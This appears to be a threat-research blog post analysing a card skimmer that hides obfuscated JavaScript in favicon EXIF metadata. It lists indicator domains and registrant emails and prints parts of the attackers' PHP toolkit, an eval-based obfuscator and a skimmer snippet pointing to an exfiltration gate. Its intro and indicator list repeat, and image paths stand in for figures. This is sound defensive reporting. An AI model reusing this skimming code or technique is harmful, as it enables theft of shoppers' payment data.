Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3


```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```

Registrant emails

```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```



The abuse of image headers to hide malicious code is not new, but this is the first time we witnessed it with a credit card skimmer.


The presence of an *eval* is a sign that code is meant to be executed. We can also see that the malware authors have obfuscated it. An archive of this script can be found here.

Skimmer exfiltrates data as an image

The initial malicious JavaScript (Figure 2) loads the skimming portion of the code from the favicon.ico (Figure 3) using an tag, and specifically via the *onerror* event.

As with other skimmers, this one also grabs the content of the input fields where online shoppers are entering their name, billing address and credit card details. It encodes those using Base64 and then reverses that string.


It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:



The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

Skimmer toolkit found in the open


We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.


```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
        include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
  include_once 'bin/exif/Photoshop_IRB.php';

include_once 'bin/exif/Photoshop_File_Info.php';

 $new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition'   => "",
'caption'   => "",
'captionwriter' => "",
'jobname'   => "",
'copyrightstatus'   => "",
'copyrightnotice'   => str_replace("'", "\'", $js." "),
'ownerurl'  => "",
'keywords'  => array(),
'category'  => "",
'supplementalcategories'=> array(),
'date'  => "2222-22-22",
'city'  => "",
'state' => "",
'country'   => "",
'credit'=> "",
'source'=> "",
'headline'  => "",
'instructions'  => "",
'transmissionreference' => "",
'urgency'   => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```


The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.



```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
    "Source code for [{JS}] could not be loaded.\n" +
    "Please check the following:\n" +
    "- the absolute URL path '{JS}' should be valid and readable\n" +
    "- if you have specified a repository name, make sure you dit it via 'rjs'
    query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
    "- if a repository name was not specified, make sure that the repository
    '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
    "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
        function(w,i,s,e){
            var lIll=0;var lllI=0;var Illl=0;var llll=[];var lllI=[];
            while(true){
                if(lIll<5)lllI.push(w.charAt(lIll));else if(lIll<w.length)llll.
                push(w.charAt(lIll));lIll++;
                if(lllI<5)lllI.push(i.charAt(lllI));else if(lllI<i.length)llll.
                push(i.charAt(lllI));lllI++;
                if(Illl<5)lllI.push(s.charAt(Illl));else if(Illl<s.length)llll.
                push(s.charAt(Illl));Illl++;
                if(w.length+i.length+s.length+e.length==llll.length+lllI.length+e
                .length)break;
            }
            var lIll=llll.join('');var IllI=lllI.join('');lllI=0;var llll=[];
            for(lIll=0;lIll<llll.length;lIll+=2){
                var llll=-1;if(IllI.charCodeAt(lllI)%2)llll=1;
                llll.push(String.fromCharCode(parseInt(lIll.substr(lIll,2),36)-
                llll));
                lllI++;if(lllI>=lllI.length)lllI=0;
            }
            return llll.join('');
        }
        ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalise[.]xyz (archive here). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.




We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3

